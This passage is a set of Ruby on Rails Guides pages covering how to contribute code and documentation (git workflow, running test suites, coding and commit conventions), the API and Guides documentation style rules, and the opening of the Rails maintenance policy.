7. **Contributing to the Rails Code**
  - Clone the Rails Repository
  - Write Your Code
  - Follow the Coding Conventions
  - Updating the CHANGELOG
  - Sanity Check
  - Commit Your Changes
  - Update Your Branch
  - Fork
  - Issue a Pull Request
  - Get some Feedback

- [Iterate as Necessary](#)

- [Backporting](#)

## 8. [Rails Contributors](#)

# 1 Reporting an Issue

Ruby on Rails uses [GitHub Issue Tracking](#) to track issues (primarily bugs and contributions of new code). If you've found a bug in Ruby on Rails, this is the place to start. You'll need to create a (free) GitHub account in order to submit an issue, to comment on them or to create pull requests.



Bugs in the most recent released version of Ruby on Rails are likely to get the most attention. Also, the Rails core team is always interested in feedback from those who can take the time to test *edge Rails* (the code for the version of Rails that is currently under development). Later in this guide you'll find out how to get edge Rails for testing.

## 1.1 Creating a Bug Report

If you've found a problem in Ruby on Rails which is not a security risk, do a search in GitHub under [Issues](#) in case it was already reported. If you find no issue addressing it you can [add a new one](#). (See the next section for reporting security issues.)

At the minimum, your issue report needs a title and descriptive text. But that's only a minimum. You should include as much relevant information as possible. You need at least to post the code sample that has the issue. Even better is to include a unit test that shows how the expected behavior is not occurring. Your goal should be to make it easy for yourself - and others - to replicate the bug and figure out a fix.

Then, don't get your hopes up! Unless you have a "Code Red, Mission Critical, the World is Coming to an End" kind of bug, you're creating this issue report in the hope that others with the same problem will be able to collaborate with you on solving it. Do not expect that the issue report will automatically see any activity or that others will jump to fix it. Creating an issue like this is mostly to help yourself start on the path of fixing the problem and for others to confirm it with an "I'm having this problem too" comment.

## 1.2 Create a Self-Contained gist for Active Record and Action Controller Issues

If you are filing a bug report, please use [Active Record template for gems](#) or [Action Controller template for gems](#) if the bug is found in a published gem, and [Active Record template for master](#) or [Action Controller template for master](#) if the bug happens in the master branch.

## 1.3 Special Treatment for Security Issues



Please do not report security vulnerabilities with public GitHub issue reports. The [Rails security policy page](#) details the procedure to follow for security issues.

## 1.4 What about Feature Requests?

Please don't put "feature request" items into GitHub Issues. If there's a new feature that you want to see added to Ruby on Rails, you'll need to write the code yourself - or convince someone else to partner with you to write the code. Later in this guide you'll find detailed instructions for proposing a patch to Ruby on Rails. If you enter a wishlist item in GitHub Issues with no code, you can expect it to be marked "invalid" as soon as it's reviewed.

Sometimes, the line between 'bug' and 'feature' is a hard one to draw. Generally, a feature is anything that adds new behavior, while a bug is anything that fixes already existing behavior that is misbehaving. Sometimes, the core team will

have to make a judgement call. That said, the distinction generally just affects which release your patch will get in to; we love feature submissions! They just won't get backported to maintenance branches.

If you'd like feedback on an idea for a feature before doing the work for make a patch, please send an email to the [rails-core mailing list](#). You might get no response, which means that everyone is indifferent. You might find someone who's also interested in building that feature. You might get a "This won't be accepted." But it's the proper place to discuss new ideas. GitHub Issues are not a particularly good venue for the sometimes long and involved discussions new features require.

## 2 Setting Up a Development Environment

To move on from submitting bugs to helping resolve existing issues or contributing your own code to Ruby on Rails, you *must* be able to run its test suite. In this section of the guide you'll learn how to set up the tests on your own computer.

### 2.1 The Easy Way


The easiest and recommended way to get a development environment ready to hack is to use the [Rails development box](#).

### 2.2 The Hard Way

In case you can't use the Rails development box, see section above, check [this other guide](#).

## 3 Running an Application Against Your Local Branch

The `--dev` flag of `rails new` generates an application that uses your local branch:




```
$ cd rails
$ bundle exec rails new ~/my-test-app --dev
```

The application generated in `~/my-test-app` runs against your local branch and in particular sees any modifications upon server reboot.


## 4 Testing Active Record

This is how you run the Active Record test suite only for SQLite3:



```
$ cd activerecord
$ bundle exec rake test_sqlite3
```

You can now run the tests as you did for `sqlite3`. The tasks are respectively



```
test_mysql
test_mysql2
test_postgresql
```

Finally,



```
$ bundle exec rake test
```

will now run the four of them in turn.

You can also run any single test separately:



```
$ ARCONN=sqlite3 ruby -Itest test/cases/associations/has_many_associations_test.rb
```

You can invoke `test_jdbcmysql`, `test_jdbcsqlite3` or `test_jdbcpostgresql` also. See the file `activerecord/RUNNING_UNIT_TESTS.rdoc` for information on running more targeted database tests, or the file `ci/travis.rb` for the test suite run by the continuous integration server.

## 4.1 Warnings

The test suite runs with warnings enabled. Ideally, Ruby on Rails should issue no warnings, but there may be a few, as well as some from third-party libraries. Please ignore (or fix!) them, if any, and submit patches that do not issue new warnings.

If you are sure about what you are doing and would like to have a more clear output, there's a way to override the flag:



```
$ RUBYOPT=-W0 bundle exec rake test
```

## 4.2 Older Versions of Ruby on Rails

If you want to add a fix to older versions of Ruby on Rails, you'll need to set up and switch to your own local tracking branch. Here is an example to switch to the 3-0-stable branch:



```
$ git branch --track 3-0-stable origin/3-0-stable
$ git checkout 3-0-stable
```



You may want to [put your Git branch name in your shell prompt](#) to make it easier to remember which version of the code you're working with.

## 5 Helping to Resolve Existing Issues

As a next step beyond reporting issues, you can help the core team resolve existing issues. If you check the [Everyone's Issues](#) list in GitHub Issues, you'll find lots of issues already requiring attention. What can you do for these? Quite a bit, actually:

### 5.1 Verifying Bug Reports

For starters, it helps just to verify bug reports. Can you reproduce the reported issue on your own computer? If so, you can add a comment to the issue saying that you're seeing the same thing.

If something is very vague, can you help squash it down into something specific? Maybe you can provide additional information to help reproduce a bug, or help by eliminating needless steps that aren't required to demonstrate the problem.

If you find a bug report without a test, it's very useful to contribute a failing test. This is also a great way to get started exploring the source code: looking at the existing test files will teach you how to write more tests. New tests are best contributed in the form of a patch, as explained later on in the "Contributing to the Rails Code" section.

Anything you can do to make bug reports more succinct or easier to reproduce is a help to folks trying to write code to fix those bugs - whether you end up writing the code yourself or not.

### 5.2 Testing Patches

You can also help out by examining pull requests that have been submitted to Ruby on Rails via GitHub. To apply

someone's changes you need first to create a dedicated branch:



```
$ git checkout -b testing_branch
```

Then you can use their remote branch to update your codebase. For example, let's say the GitHub user JohnSmith has forked and pushed to a topic branch "orange" located at <https://github.com/JohnSmith/rails>.



```
$ git remote add JohnSmith git://github.com/JohnSmith/rails.git
$ git pull JohnSmith orange
```

After applying their branch, test it out! Here are some things to think about:

- Does the change actually work?
- Are you happy with the tests? Can you follow what they're testing? Are there any tests missing?
- Does it have the proper documentation coverage? Should documentation elsewhere be updated?
- Do you like the implementation? Can you think of a nicer or faster way to implement a part of their change?

Once you're happy that the pull request contains a good change, comment on the GitHub issue indicating your approval. Your comment should indicate that you like the change and what you like about it. Something like:

*I like the way you've restructured that code in `generate_finder_sql` - much nicer. The tests look good too.*

If your comment simply says "+1", then odds are that other reviewers aren't going to take it too seriously. Show that you took the time to review the pull request.

## 6 Contributing to the Rails Documentation

Ruby on Rails has two main sets of documentation: the guides, which help you learn about Ruby on Rails, and the API, which serves as a reference.

You can help improve the Rails guides by making them more coherent, consistent or readable, adding missing information, correcting factual errors, fixing typos, or bringing it up to date with the latest edge Rails. To get involved in the translation of Rails guides, please see [Translating Rails Guides](#).

You can either open a pull request to [Rails](#) or ask the [Rails core team](#) for commit access on [docrails](#) if you contribute regularly. Please do not open pull requests in docrails, if you'd like to get feedback on your change, ask for it in [Rails](#) instead.

Docrails is merged with master regularly, so you are effectively editing the Ruby on Rails documentation.

If you are unsure of the documentation changes, you can create an issue in the [Rails](#) issues tracker on GitHub.

When working with documentation, please take into account the [API Documentation Guidelines](#) and the [Ruby on Rails Guides Guidelines](#).



As explained earlier, ordinary code patches should have proper documentation coverage. Docrails is only used for isolated documentation improvements.



To help our CI servers you should add `[ci skip]` to your documentation commit message to skip build on that commit. Please remember to use it for commits containing only documentation changes.



Docrails has a very strict policy: no code can be touched whatsoever, no matter how trivial or small the change. Only RDoc and guides can be edited via docrails. Also, CHANGELOGs should never be edited in docrails.

## 7 Contributing to the Rails Code

### 7.1 Clone the Rails Repository

The first thing you need to do to be able to contribute code is to clone the repository:



```
$ git clone git://github.com/rails/rails.git
```

and create a dedicated branch:



```
$ cd rails
$ git checkout -b my_new_branch
```

It doesn't matter much what name you use, because this branch will only exist on your local computer and your personal repository on GitHub. It won't be part of the Rails Git repository.

### 7.2 Write Your Code

Now get busy and add or edit code. You're on your branch now, so you can write whatever you want (you can check to make sure you're on the right branch with `git branch -a`). But if you're planning to submit your change back for inclusion in Rails, keep a few things in mind:

- Get the code right.
- Use Rails idioms and helpers.
- Include tests that fail without your code, and pass with it.
- Update the (surrounding) documentation, examples elsewhere, and the guides: whatever is affected by your contribution.

It is not customary in Rails to run the full test suite before pushing changes. The railties test suite in particular takes a long time, and even more if the source code is mounted in `/vagrant` as happens in the recommended workflow with the [rails-dev-box](#).

As a compromise, test what your code obviously affects, and if the change is not in railties, run the whole test suite of the affected component. If all tests are passing, that's enough to propose your contribution. We have [Travis CI](#) as a safety net for catching unexpected breakages elsewhere.



Changes that are cosmetic in nature and do not add anything substantial to the stability, functionality, or testability of Rails will generally not be accepted.

### 7.3 Follow the Coding Conventions

Rails follows a simple set of coding style conventions:

- Two spaces, no tabs (for indentation).
- No trailing whitespace. Blank lines should not have any spaces.
- Indent after private/protected.
- Use Ruby `>= 1.9` syntax for hashes. Prefer `{ a: :b }` over `{ :a => :b }`.
- Prefer `&&||` over `and/or`.



- Prefer `class << self` over `self.method` for class methods.
- Use `MyClass.my_method(my_arg)` not `my_method( my_arg )` or `my_method my_arg`.
- Use `a = b` and not `a=b`.
- Use `assert_not` methods instead of `refute`.
- Prefer `method { do_stuff }` instead of `method{do_stuff}` for single-line blocks.
- Follow the conventions in the source you see used already.

The above are guidelines - please use your best judgment in using them.

## 7.4 Updating the CHANGELOG

The CHANGELOG is an important part of every release. It keeps the list of changes for every Rails version.

You should add an entry to the CHANGELOG of the framework that you modified if you're adding or removing a feature, committing a bug fix or adding deprecation notices. Refactorings and documentation changes generally should not go to the CHANGELOG.

A CHANGELOG entry should summarize what was changed and should end with author's name and it should go on top of a CHANGELOG. You can use multiple lines if you need more space and you can attach code examples indented with 4 spaces. If a change is related to a specific issue, you should attach issue's number. Here is an example CHANGELOG entry:

```
* Summary of a change that briefly describes what was changed. You can use multiple
lines and wrap them at around 80 characters. Code examples are ok, too, if needed.

 class Foo
 def bar
 puts 'baz'
 end
 end

 You can continue after the code example and you can attach issue number. GH#1234

 Your Name
```

Your name can be added directly after the last word if you don't provide any code examples or don't need multiple paragraphs. Otherwise, it's best to make as a new paragraph.

## 7.5 Sanity Check

You should not be the only person who looks at the code before you submit it. If you know someone else who uses Rails, try asking them if they'll check out your work. If you don't know anyone else using Rails, try hopping into the IRC room or posting about your idea to the rails-core mailing list. Doing this in private before you push a patch out publicly is the "smoke test" for a patch: if you can't convince one other developer of the beauty of your code, you're unlikely to convince the core team either.

## 7.6 Commit Your Changes

When you're happy with the code on your computer, you need to commit the changes to Git:

```
$ git commit -a
```

At this point, your editor should be fired up and you can write a message for this commit. Well formatted and descriptive commit messages are extremely helpful for the others, especially when figuring out why given change was made, so please take the time to write it.

Good commit message should be formatted according to the following example:



Short summary (ideally 50 characters or less)

More detailed description, if necessary. It should be wrapped to 72 characters. Try to be as descriptive as you can, even if you think that the commit content is obvious, it may not be obvious to others. You should add such description also if it's already present in bug tracker, it should not be necessary to visit a webpage to check the history.

Description can have multiple paragraphs and you can use code examples inside, just indent it with 4 spaces:

```
class PostsController
 def index
 respond_with Post.limit(10)
 end
end
```

You can also add bullet points:

- you can use dashes or asterisks
- also, try to indent next line of a point for readability, if it's too long to fit in 72 characters



Please squash your commits into a single commit when appropriate. This simplifies future cherry picks, and also keeps the git log clean.

## 7.7 Update Your Branch

It's pretty likely that other changes to master have happened while you were working. Go get them:



```
$ git checkout master
$ git pull --rebase
```

Now reapply your patch on top of the latest changes:



```
$ git checkout my_new_branch
$ git rebase master
```

No conflicts? Tests still pass? Change still seems reasonable to you? Then move on.

## 7.8 Fork

Navigate to the Rails [GitHub repository](#) and press "Fork" in the upper right hand corner.

Add the new remote to your local repository on your local machine:



```
$ git remote add mine git@github.com:<your user name>/rails.git
```

Push to your remote:



```
$ git push mine my_new_branch
```

You might have cloned your forked repository into your machine and might want to add the original Rails repository as a remote instead, if that's the case here's what you have to do.

In the directory you cloned your fork:



```
$ git remote add rails git://github.com/rails/rails.git
```

Download new commits and branches from the official repository:



```
$ git fetch rails
```

Merge the new content:



```
$ git checkout master
$ git rebase rails/master
```

Update your fork:



```
$ git push origin master
```

If you want to update another branch:



```
$ git checkout branch_name
$ git rebase rails/branch_name
$ git push origin branch_name
```

## 7.9 Issue a Pull Request

Navigate to the Rails repository you just pushed to (e.g. <https://github.com/your-user-name/rails>) and click on "Pull Requests" seen in the right panel. On the next page, press "New pull request" in the upper right hand corner.

Click on "Edit", if you need to change the branches being compared (it compares "master" by default) and press "Click to create a pull request for this comparison".

Ensure the changesets you introduced are included. Fill in some details about your potential patch including a meaningful title. When finished, press "Send pull request". The Rails core team will be notified about your submission.

## 7.10 Get some Feedback

Most pull requests will go through a few iterations before they get merged. Different contributors will sometimes have different opinions, and often patches will need revised before they can get merged.

Some contributors to Rails have email notifications from GitHub turned on, but others do not. Furthermore, (almost) everyone who works on Rails is a volunteer, and so it may take a few days for you to get your first feedback on a pull request. Don't despair! Sometimes it's quick, sometimes it's slow. Such is the open source life.

If it's been over a week, and you haven't heard anything, you might want to try and nudge things along. You can use the [rubyonrails-core mailing list](#) for this. You can also leave another comment on the pull request.

While you're waiting for feedback on your pull request, open up a few other pull requests and give someone else some! I'm sure they'll appreciate it in the same way that you appreciate feedback on your patches.

## 7.11 Iterate as Necessary

It's entirely possible that the feedback you get will suggest changes. Don't get discouraged: the whole point of contributing to an active open source project is to tap into community knowledge. If people are encouraging you to tweak your code, then it's worth making the tweaks and resubmitting. If the feedback is that your code doesn't belong in the core, you might still think about releasing it as a gem.

### 7.11.1 Squashing commits

One of the things that we may ask you to do is "squash your commits," which will combine all of your commits into a single commit. We prefer pull requests that are a single commit. This makes it easier to backport changes to stable branches, squashing makes it easier to revert bad commits, and the git history can be a bit easier to follow. Rails is a large project, and a bunch of extraneous commits can add a lot of noise.


In order to do this, you'll need to have a git remote that points at the main Rails repository. This is useful anyway, but just in case you don't have it set up, make sure that you do this first:



```
$ git remote add upstream https://github.com/rails/rails.git
```

You can call this remote whatever you'd like, but if you don't use `upstream`, then change the name to your own in the instructions below.

Given that your remote branch is called `my_pull_request`, then you can do the following:



```
$ git fetch upstream
$ git checkout my_pull_request
$ git rebase upstream/master
$ git rebase -i

< Choose 'squash' for all of your commits except the first one. >
< Edit the commit message to make sense, and describe all your changes. >

$ git push origin my_pull_request -f
```

You should be able to refresh the pull request on GitHub and see that it has been updated.

## 7.12 Backporting

Changes that are merged into master are intended for the next major release of Rails. Sometimes, it might be beneficial for your changes to propagate back to the maintenance releases for older stable branches. Generally, security fixes and bug fixes are good candidates for a backport, while new features and patches that introduce a change in behavior will not be accepted. When in doubt, it is best to consult a Rails team member before backporting your changes to avoid wasted effort.


For simple fixes, the easiest way to backport your changes is to [extract a diff from your changes in master and apply them to the target branch](#).

First make sure your changes are the only difference between your current branch and master:




```
$ git log master..HEAD
```

Then extract the diff:



```
$ git format-patch master --stdout > ~/my_changes.patch
```

Switch over to the target branch and apply your changes:



```
$ git checkout -b my_backport_branch 3-2-stable
$ git apply ~/my_changes.patch
```

This works well for simple changes. However, if your changes are complicated or if the code in master has deviated significantly from your target branch, it might require more work on your part. The difficulty of a backport varies greatly from case to case, and sometimes it is simply not worth the effort.

Once you have resolved all conflicts and made sure all the tests are passing, push your changes and open a separate pull request for your backport. It is also worth noting that older branches might have a different set of build targets than master. When possible, it is best to first test your backport locally against the Ruby versions listed in `.travis.yml` before submitting your pull request.

And then... think about your next contribution!

## 8 Rails Contributors

All contributions, either via master or docrails, get credit in [Rails Contributors](#).

## Feedback

You're encouraged to help improve the quality of this guide.

Please contribute if you see any typos or factual errors. To get started, you can read our [documentation contributions](#) section.

You may also find incomplete content, or stuff that is not up to date. Please do add any missing documentation for master. Make sure to check [Edge Guides](#) first to verify if the issues are already fixed or not on the master branch. Check the [Ruby on Rails Guides Guidelines](#) for style and conventions.

If for whatever reason you spot something to fix but cannot patch it yourself, please [open an issue](#).

And last but not least, any kind of discussion regarding Ruby on Rails documentation is very welcome in the [rubyonrails-docs mailing list](#).

This work is licensed under a [Creative Commons Attribution-Share Alike 3.0](#) License

"Rails", "Ruby on Rails", and the Rails logo are trademarks of David Heinemeier Hansson. All rights reserved.

# API Documentation Guidelines

This guide documents the Ruby on Rails API documentation guidelines.

After reading this guide, you will know:

- ✓ **How to write effective prose for documentation purposes.**
- ✓ **Style guidelines for documenting different kinds of Ruby code.**



## Chapters

1. [RDoc](#)
2. [Wording](#)
3. [English](#)
4. [Example Code](#)
5. [Booleans](#)
6. [Filenames](#)
7. [Fonts](#)
  - [Fixed-width Font](#)
  - [Regular Font](#)
8. [Description Lists](#)
9. [Dynamically Generated Methods](#)
10. [Method Visibility](#)

## 1 RDoc

The Rails API documentation is generated with RDoc. Please consult the documentation for help with the [markup](#), and also take into account these [additional directives](#).

## 2 Wording

Write simple, declarative sentences. Brevity is a plus: get to the point.

Write in present tense: "Returns a hash that...", rather than "Returned a hash that..." or "Will return a hash that...".

Start comments in upper case. Follow regular punctuation rules:



```
Declares an attribute reader backed by an internally-named
instance variable.
def attr_internal_reader(*attrs)
 ...
end
```

Communicate to the reader the current way of doing things, both explicitly and implicitly. Use the idioms recommended in edge. Reorder sections to emphasize favored approaches if needed, etc. The documentation should be a model for best practices and canonical, modern Rails usage.

Documentation has to be concise but comprehensive. Explore and document edge cases. What happens if a module is anonymous? What if a collection is empty? What if an argument is nil?

The proper names of Rails components have a space in between the words, like "Active Support". `ActiveRecord` is a Ruby module, whereas `Active Record` is an ORM. All Rails documentation should consistently refer to Rails components by their proper name, and if in your next blog post or presentation you remember this tidbit and take it into account that'd be phenomenal.

Spell names correctly: `Arel`, `Test::Unit`, `RSpec`, `HTML`, `MySQL`, `JavaScript`, `ERB`. When in doubt, please have a look at some authoritative source like their official documentation.

Use the article "an" for "SQL", as in "an SQL statement". Also "an SQLite database".

Prefer wordings that avoid "you"s and "your"s. For example, instead of



If you need to use ``return`` statements in your callbacks, it is recommended that you

use this style:



If ``return`` is needed it is recommended to explicitly define a method.

That said, when using pronouns in reference to a hypothetical person, such as "a user with a session cookie", gender neutral pronouns (they/their/them) should be used. Instead of:

- he or she... use they.
- him or her... use them.
- his or her... use their.
- his or hers... use theirs.
- himself or herself... use themselves.

### 3 English

Please use American English (*color*, *center*, *modularize*, etc). See [a list of American and British English spelling differences here](#).

### 4 Example Code

Choose meaningful examples that depict and cover the basics as well as interesting points or gotchas.

Use two spaces to indent chunks of code--that is, for markup purposes, two spaces with respect to the left margin. The examples themselves should use [Rails coding conventions](#).

Short docs do not need an explicit "Examples" label to introduce snippets; they just follow paragraphs:



```
Converts a collection of elements into a formatted string by
calling +to_s+ on all elements and joining them.
#
Blog.all.to_formatted_s # => "First PostSecond PostThird Post"
```


On the other hand, big chunks of structured documentation may have a separate "Examples" section:



```
==== Examples
#
Person.exists?(5)
```


```
Person.exists?('5')
Person.exists?(name: "David")
Person.exists?(['name LIKE ?', "%#{query}%"])
```

The results of expressions follow them and are introduced by "# =>", vertically aligned:



```
For checking if a fixnum is even or odd.
#
1.even? # => false
1.odd? # => true
2.even? # => true
2.odd? # => false
```

If a line is too long, the comment may be placed on the next line:



```
label(:post, :title)
=> <label for="post_title">Title</label>
#
label(:post, :title, "A short title")
=> <label for="post_title">A short title</label>
#
label(:post, :title, "A short title", class: "title_label")
=> <label for="post_title" class="title_label">A short title</label>
```

Avoid using any printing methods like `puts` or `p` for that purpose.

On the other hand, regular comments do not use an arrow:



```
polymorphic_url(record) # same as comment_url(record)
```

## 5 Booleans

In predicates and flags prefer documenting boolean semantics over exact values.

When "true" or "false" are used as defined in Ruby use regular font. The singletons `true` and `false` need fixed-width font. Please avoid terms like "truthy", Ruby defines what is true and false in the language, and thus those words have a technical meaning and need no substitutes.

As a rule of thumb, do not document singletons unless absolutely necessary. That prevents artificial constructs like `!!` or ternaries, allows refactors, and the code does not need to rely on the exact values returned by methods being called in the implementation.

For example:



```
`config.action_mailer.perform_deliveries` specifies whether mail will actually be
```

the user does not need to know which is the actual default value of the flag, and so we only document its boolean semantics.

An example with a predicate:

---





```
Returns true if the collection is empty.
#
If the collection has been loaded
it is equivalent to <tt>collection.size.zero?</tt>. If the
collection has not been loaded, it is equivalent to
<tt>collection.exists?</tt>. If the collection has not already been
loaded and you are going to fetch the records anyway it is better to
check <tt>collection.length.zero?</tt>.
def empty?
 if loaded?
 size.zero?
 else
 @target.blank? && !scope.exists?
 end
end
```

The API is careful not to commit to any particular value, the method has predicate semantics, that's enough.

## 6 Filenames

As a rule of thumb, use filenames relative to the application root:



```
config/routes.rb # YES
routes.rb # NO
RAILS_ROOT/config/routes.rb # NO
```

## 7 Fonts

### 7.1 Fixed-width Font

Use fixed-width fonts for:

- Constants, in particular class and module names.
- Method names.
- Literals like `nil`, `false`, `true`, `self`.
- Symbols.
- Method parameters.
- File names.




```
class Array
 # Calls +to_param+ on all its elements and joins the result with
 # slashes. This is used by +url_for+ in Action Pack.
 def to_param
 collect { |e| e.to_param }.join '/'
 end
end
```



Using `+. . . +` for fixed-width font only works with simple content like ordinary method names, symbols, paths (with forward slashes), etc. Please use `<tt>. . .</tt>` for everything else, notably class or module names with a namespace as in `<tt>ActiveRecord::Base</tt>`.

### 7.2 Regular Font

When "true" and "false" are English words rather than Ruby keywords use a regular font:



```

Runs all the validations within the specified context.
Returns true if no errors are found, false otherwise.
#
If the argument is false (default is +nil+), the context is
set to <tt>:create</tt> if <tt>new_record?</tt> is true,
and to <tt>:update</tt> if it is not.
#
Validations with no <tt>:on</tt> option will run no
matter the context. Validations with # some <tt>:on</tt>
option will only run in the specified context.
def valid?(context = nil)
 ...
end

```

## 8 Description Lists

In lists of options, parameters, etc. use a hyphen between the item and its description (reads better than a colon because normally options are symbols):



```


* <tt>:allow_nil</tt> - Skip validation if attribute is +nil+.

```

The description starts in upper case and ends with a full stop-its standard English.

## 9 Dynamically Generated Methods

Methods created with `(module|class)_eval(String)` have a comment by their side with an instance of the generated code. That comment is 2 spaces away from the template:




```

for severity in Severity.constants
 class_eval <<-EOT, __FILE__, __LINE__
 def #{severity.downcase}(message = nil, progname = nil, &block) # def debug(r
 add("#{severity}", message, progname, &block) # add(DEBU(
 end # end
 #
 #
 def #{severity.downcase}? # def debug?
 #{severity} >= @level # DEBUG >=
 end # end
 EOT
end

```

If the resulting lines are too wide, say 200 columns or more, put the comment above the call:



```

def self.find_by_login_and_activated(*args)
options = args.extract_options!
...
end
self.class_eval %{
 def self.#{method_id}(*args)
 options = args.extract_options!
 ...
 end
}

```


## 10 Method Visibility

When writing documentation for Rails, it's important to understand the difference between public API (or User-facing) vs. internal API.

Rails, like most libraries, uses the `private` keyword from Ruby for defining internal API. However, public API follows a slightly different convention. Instead of assuming all public methods are designed for user consumption, Rails uses the `:nodoc:` directive to annotate these kinds of methods as internal API.

This means that there are methods in Rails with `public` visibility that aren't meant for user consumption.

An example of this is `ActiveRecord::Core::ClassMethods#arel_table`:



```
module ActiveRecord::Core::ClassMethods
 def arel_table # :nodoc:
 # do some magic..
 end
end
```

If you thought, "this method looks like a public class method for `ActiveRecord::Core`", you were right. But actually the Rails team doesn't want users to rely on this method. So they mark it as `:nodoc:` and it's removed from public documentation. The reasoning behind this is to allow the team to change these methods according to their internal needs across releases as they see fit. The name of this method could change, or the return value, or this entire class may disappear; there's no guarantee and so you shouldn't depend on this API in your plugin or application. Otherwise, you risk your app or gem breaking when you upgrade to a newer release of Rails.

As a contributor, it's important to think about whether this API is meant for end-user consumption. The Rails team is committed to not making any breaking changes to public API across releases without going through a full deprecation cycle, which takes an eternity. It's recommended that you `:nodoc:` any of your internal methods/classes unless they're already private (meaning visibility), in which case it's internal by default. Once the API stabilizes the visibility can change from private later, but changing public API is much harder due to backwards compatibility.

A class or module is marked with `:nodoc:` to indicate that all methods are internal API and should never be used directly.

If you come across an existing `:nodoc:` you should tread lightly. Consider asking someone from the core team or author of the code before removing it. This should almost always happen through a Pull Request process instead of the docrails project.

A `:nodoc:` should never be added simply because a method or class is missing documentation. There may be an instance where an internal public method wasn't given a `:nodoc:` by mistake, for example when switching a method from private to public visibility. When this happens it should be discussed over a PR on a case-by-case basis and never committed directly to docrails.

To summarize, the Rails team uses `:nodoc:` to mark publicly visible methods and classes for internal use; changes to the visibility of API should be considered carefully and discussed over a Pull Request first.

For whatever reason, you have a question on how the Rails team handles certain API don't hesitate to open a ticket or send a patch to the [issue tracker](#).

## Feedback

You're encouraged to help improve the quality of this guide.

Please contribute if you see any typos or factual errors. To get started, you can read our [documentation contributions](#) section.

You may also find incomplete content, or stuff that is not up to date. Please do add any missing documentation for master. Make sure to check [Edge Guides](#) first to verify if the issues are already fixed or not on the master branch. Check the [Ruby](#)

[on Rails Guides Guidelines](#) for style and conventions.

If for whatever reason you spot something to fix but cannot patch it yourself, please [open an issue](#).

And last but not least, any kind of discussion regarding Ruby on Rails documentation is very welcome in the [rubyonrails-docs mailing list](#).

This work is licensed under a [Creative Commons Attribution-Share Alike 3.0](#) License

"Rails", "Ruby on Rails", and the Rails logo are trademarks of David Heinemeier Hansson. All rights reserved.

# Ruby on Rails Guides Guidelines

This guide documents guidelines for writing Ruby on Rails Guides. This guide follows itself in a graceful loop, serving itself as an example.

After reading this guide, you will know:

- ✓ **About the conventions to be used in Rails documentation.**
- ✓ **How to generate guides locally.**



## Chapters

1. [Markdown](#)
2. [Prologue](#)
3. [Titles](#)
4. [API Documentation Guidelines](#)
5. [HTML Guides](#)
  - [Generation](#)
  - [Validation](#)
6. [Kindle Guides](#)
  - [Generation](#)

## 1 Markdown

Guides are written in [GitHub Flavored Markdown](#). There is comprehensive [documentation for Markdown](#), a [cheatsheet](#), and [additional documentation](#) on the differences from traditional Markdown.

## 2 Prologue

Each guide should start with motivational text at the top (that's the little introduction in the blue area). The prologue should tell the reader what the guide is about, and what they will learn. See for example the [Routing Guide](#).

## 3 Titles

The title of every guide uses h1; guide sections use h2; subsections h3; etc. However, the generated HTML output will have the heading tag starting from <h2>.



Guide Title

=====

Section

-----

### Sub Section

Capitalize all words except for internal articles, prepositions, conjunctions, and forms of the verb to be:



#### Middleware Stack is an Array

#### When are Objects Saved?

Use the same typography as in regular text:

 ##### The `:content\_type` Option

## 4 API Documentation Guidelines

The guides and the API should be coherent and consistent where appropriate. Please have a look at these particular sections of the [API Documentation Guidelines](#):

- [Wording](#)
- [Example Code](#)
- [Filenames](#)
- [Fonts](#)

Those guidelines apply also to guides.


## 5 HTML Guides

Before generating the guides, make sure that you have the latest version of Bundler installed on your system. As of this writing, you must install Bundler 1.3.5 on your device.


To install the latest version of Bundler, simply run the `gem install bundler` command

### 5.1 Generation


To generate all the guides, just `cd` into the `guides` directory, run `bundle install` and execute:

 `bundle exec rake guides:generate`

or

 `bundle exec rake guides:generate:html`

To process `my_guide.md` and nothing else use the `ONLY` environment variable:

 `touch my_guide.md`  
`bundle exec rake guides:generate ONLY=my_guide`

By default, guides that have not been modified are not processed, so `ONLY` is rarely needed in practice.

To force processing all the guides, pass `ALL=1`.

It is also recommended that you work with `WARNINGS=1`. This detects duplicate IDs and warns about broken internal links.

If you want to generate guides in a language other than English, you can keep them in a separate directory under `source` (eg. `source/es`) and use the `GUIDES_LANGUAGE` environment variable:

 `bundle exec rake guides:generate GUIDES_LANGUAGE=es`

If you want to see all the environment variables you can use to configure the generation script just run:



```
rake
```

## 5.2 Validation

Please validate the generated HTML with:



```
bundle exec rake guides:validate
```

Particularly, titles get an ID generated from their content and this often leads to duplicates. Please set `WARNINGS=1` when generating guides to detect them. The warning messages suggest a solution.

## 6 Kindle Guides

### 6.1 Generation

To generate guides for the Kindle, use the following rake task:



```
bundle exec rake guides:generate:kindle
```

## Feedback

You're encouraged to help improve the quality of this guide.

Please contribute if you see any typos or factual errors. To get started, you can read our [documentation contributions](#) section.

You may also find incomplete content, or stuff that is not up to date. Please do add any missing documentation for master. Make sure to check [Edge Guides](#) first to verify if the issues are already fixed or not on the master branch. Check the [Ruby on Rails Guides Guidelines](#) for style and conventions.

If for whatever reason you spot something to fix but cannot patch it yourself, please [open an issue](#).

And last but not least, any kind of discussion regarding Ruby on Rails documentation is very welcome in the [rubyonrails-docs mailing list](#).

This work is licensed under a [Creative Commons Attribution-Share Alike 3.0](#) License

"Rails", "Ruby on Rails", and the Rails logo are trademarks of David Heinemeier Hansson. All rights reserved.

# Maintenance Policy for Ruby on Rails

Support of the Rails framework is divided into four groups: New features, bug fixes, security issues, and severe security issues. They are handled as follows, all versions in X.Y.Z format.



## Chapters

1. [New Features](#)
2. [Bug Fixes](#)
3. [Security Issues](#)
4. [Severe Security Issues](#)
5. [Unsupported Release Series](#)

Rails follows a shifted version of [semver](#):

### Patch z

Only bug fixes, no API changes, no new features. Except as necessary for security fixes.

### Minor y

New features, may contain API changes (Serve as major versions of Semver). Breaking changes are paired with deprecation notices in the previous minor or major release.

### Major x

New features, will likely contain API changes. The difference between Rails' minor and major releases is the magnitude of breaking changes, and usually reserved for special occasions.

## 1 New Features

New features are only added to the master branch and will not be made available in point releases.

## 2 Bug Fixes

Only the latest release series will receive bug fixes. When enough bugs are fixed and its deemed worthy to release a new gem, this is the branch it happens from.

**Currently included series:** 4.1.Z, 4.0.Z.

## 3 Security Issues

The current release series and the next most recent one will receive patches and new versions in case of a security issue.

These releases are created by taking the last released version, applying the security patches, and releasing. Those patches are then applied to the end of the x-y-stable branch. For example, a theoretical 1.2.3 security release would be built from 1.2.2, and then added to the end of 1-2-stable. This means that security releases are easy to upgrade to if you're running the latest version of Rails.

**Currently included series:** 4.1.Z, 4.0.Z.

## 4 Severe Security Issues

For severe security issues we will provide new versions as above, and also the last major release series will receive patches and new versions. The classification of the security issue is judged by the core team.



**Currently included series:** 4.1.z, 4.0.z, 3.2.z.

